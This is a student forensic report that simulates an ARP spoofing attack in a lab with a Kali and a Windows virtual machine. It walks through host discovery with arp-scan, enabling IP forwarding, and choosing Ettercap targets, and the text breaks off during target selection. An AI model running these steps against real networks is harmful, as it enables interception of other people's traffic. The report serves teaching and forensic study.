SADAIA COMPANY

Digital Forensic Report

Student	ID
Fatimah Baqer	219028760
Rahaf Ahmed	219023195
Maryam Alateeq	219022438

Instructor	Dr. Abdulallh Al-Bo-Ali

Table of Contents

Table of Figures

Address Resolution Protocol (ARP) Spoofing

1. Introduction

The malicious network attack known as ARP (Address Resolution Protocol) spoofing uses flaws in the ARP protocol to intercept, alter, or reroute network traffic. In-depth knowledge of ARP spoofing assaults, their effects, and practical defenses are the goals of this report. It includes a wide range of topics, such as forensic examination methods, frequently used tools, chain of custody, evidence classification, a summary of findings, and expert views on the findings. This research explores these topics in an effort to provide businesses and people with the information and techniques they need to effectively recognize, stop, and respond to ARP spoofing attacks.

1.1 Summary of case and tasking

Status and mission summary Between 1-6-2023 and 15-6-2023, an attack was detected on one of the devices of the SDAIA company, where employee XX began to analyze the network and start taking preliminary evidence, as she began to interrogate the employee XX2 working on the device that appeared from the attack. Where the defendant said that she did not do that, and after examining her device, it was found that she was only a victim, as someone took advantage of his access to the network and started analyzing the addresses on the network of the SDAIA company and targeting the address of the accused victim.

2. Forensic examination

Officer XX conducted all searches, tests and experiments related to the digital version of the computer of the accused victim

2.1 Tools

In this investigation, employee XX found that Ettercap was used, a defensive attack in the middle solution for LANs that is free and open source. It can be applied to security auditing and computer network protocol analysis. It works on a variety of Unix-like operating systems, and because the IP address was obtained and used in the attack, another device was used to pretend to be the victim and hide the identity of the primary culprit.


2.2 Chain of custody

XX2 left her device unlocked during lunchtime, and one of the employees tried to use it, access the IP address and check if it was her or someone else. As a result, the IP address of the employee XX2 was used, which made the hacker get the opportunity to verify the address and use the employee XX2 as a protection shield and cover his identity.

*All these scenarios have been simulated and the attacker character has been worked on

2.3 Method of process

- Creating two virtual machines, one as an attacker (kali Linux) and the other one as a victim(windows).



General

Name: vic2
Operating System: Windows 10 (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, Hyper-V Paravirtualization

Display


Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
SATA Port 0: vic2.vdi (Normal, 50.00 GB)
SATA Port 1: [Optical Drive] Windows.iso (4.31 GB)

Figure 1 - Creating Virtual Machines


- The below command represents every other machine to the attacker (we have to memorize the last four digits in the mac address because they will change).



```
┌──(fatimah㉿kali-fatimah)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d9:9f:0d, IPv4: 192.168.0.180
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     3c:84:6a:48:a7:ef       (Unknown)
192.168.0.119   80:38:fb:c2:61:f4       (Unknown)
192.168.0.161   08:00:27:58:b2:6e       (Unknown)
192.168.0.129   02:97:35:e3:11:b1       (Unknown: locally administered)
192.168.0.147   2e:16:b3:6b:de:23       (Unknown: locally administered)
192.168.0.149   00:bf:af:8b:ee:02       (Unknown)
192.168.0.179   f4:06:69:53:52:d7       (Unknown)
192.168.0.197   f6:e1:8b:1f:2d:2e       (Unknown: locally administered)
192.168.0.148   aa:5d:bb:ae:85:e1       (Unknown: locally administered)
```

Figure 2 - List of Machines


- Here, the device is able to see two other devices address.



```
┌──(fatimah㉿kali-fatimah)-[~]
└─$ arp -a
? (192.168.0.1) at 3c:84:6a:48:a7:ef [ether] on eth0
? (192.168.0.179) at f4:06:69:53:52:d7 [ether] on eth0
? (192.168.0.119) at 80:38:fb:c2:61:f4 [ether] on eth0
```

Figure 3 - Other Devices Address


- This command shows the Ip address of the machine



```
┌──(fatimah㉿kali-fatimah)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.180  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fed9:9f0d  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d9:9f:0d  txqueuelen 1000  (Ethernet)
        RX packets 1768  bytes 161247 (157.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 63  bytes 8016 (7.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4 - Ip Address of The Kali Machine

- In windows machine in CMD we use the commend ipconfig and ARP -a to show the IP and MAC address of the machine and what machines it can see.




```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. ▯▯▯▯ ▯▯▯▯▯▯ ▯▯▯▯▯▯.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter ]] Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a862:dd03:d7ea:159%5
   IPv4 Address. . . . . . . . . . . : 192.168.0.161
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Windows\system32>arp -a

Interface: 192.168.0.161 --- 0x5
  Internet Address      Physical Address      Type
  192.168.0.1           3c-84-6a-48-a7-ef     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>_
```

Figure 5 - Windows Machine Ip Address

- We will use (Ettercap tool) to perform ARP spoofing, but first we have to make several commands in the terminal.


- Enabling the forwarding by editing the sysctl.conf file by using the below commend:



```
┌──(fatimah㉿kali-fatimah)-[~]
└─$ sudo nano /etc/sysctl.conf
```

Figure 6 - Editing sysctl.conf File


- We choose the ethernet port to perform the capturing.



```
 GNU nano 7.2                                          /etc/sysctl.con

# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3

###################################################################
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1
```

Figure 7- Modify the Code

- We will open Wireshark and Ettercap at the same time.
- Wireshark will capture the traffic for any suspicious behavior.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture
Learn


…using this filter: Enter a capture filter …

All interfaces shown

- eth0
- any
- Loopback: lo
- bluetooth-monitor
- nflog
- nfqueue
- dbus-system
- dbus-session
- Cisco remote capture: ciscodump
- DisplayPort AUX channel monitor capture: dpauxmon
- Random packet generator: randpkt
- systemd Journal Export: sdjournal
- SSH remote capture: sshdump
- UDP Listener remote capture: udpdump
- Wi-Fi remote capture: wifidump

Figure 8 - Wireshark Interface

❖ We will choose the port that we are going to attack.



Setup

Sniffing at startup: on


Primary Interface: eth0

Bridged sniffing: off

Bridged Interface: Local Loopback

Figure 9 - Ettercap Interface

- We started the wire shark and Ettercap to launch the attack.



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Ettercap
0.8.3.1 (EB)
Ettercap

```
No.   Time          Source
  191 39.103470817  192.168.0.149
  192 39.103471247  192.168.0.149
  193 39.198170325  192.168.0.149
  194 39.198170754  192.168.0.149
  195 39.301558079  192.168.0.149
  196 39.504637342  192.168.0.149
  197 39.608334425  192.168.0.149
  198 39.608334776  192.168.0.149
  199 39.608334812  192.168.1.2
  200 39.710973099  192.168.0.149
  201 39.710973470  192.168.0.149
  202 39.710973506  192.168.1.2
  203 39.710973534  192.168.0.149
  204 39.811441519  IntelCor_53:52:d7
  205 40.220870352  192.168.0.149
  206 40.331016592  192.168.0.115

▸ Frame 1: 86 bytes on wire (688 bits), 86
▸ Ethernet II, Src: Tp-LinkT_48:a7:ef (3c:
▸ Internet Protocol Version 4, Src: 192.16
▸ User Datagram Protocol, Src Port: 56523,
▸ Multicast Domain Name System (query)

0050  61 00 00 0c 00 01                 a
```

```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Figure 10 - Launching Wireshark and Ettercap


- We choose the first victim (windows), after we choose the second victim (windows default).



IP Address	MAC Address	Description
192.168.0.125	54:FC:F0:27:5A:49	
192.168.0.129	02:97:35:E3:11:B1	
192.168.0.148	AA:5D:BB:AE:85:E1	
192.168.0.149	00:BF:AF:8B:EE:02	
192.168.0.156	E2:DC:76:B9:77:23	
192.168.0.161	08:00:27:58:B2:6E	
192.168.0.179	F4:06:69:53:52:D7	
fe80::824:3ece:d341:a1e8	F6:F1:8B:1F:2D:2F	

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
11 hosts added to the hosts list...
Host 192.168.0.161 added to TARGET1
```

Figure 11 - Choosing the 1st Victims




IP Address	MAC Address	Description
192.168.0.1	3C:84:6A:48:A7:EF	
192.168.0.119	80:38:FB:C2:61:F4	
192.168.0.149	00:BF:AF:8B:EE:02	Android.local
192.168.0.155	26:E4:EE:4D:B4:08	
192.168.0.156	E2:DC:76:B9:77:23	
192.168.0.161	08:00:27:58:B2:6E	
192.168.0.179	F4:06:69:53:52:D7	
192.168.0.197	F6:E1:8B:1F:2D:2E	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.0.161 added to TARGET1
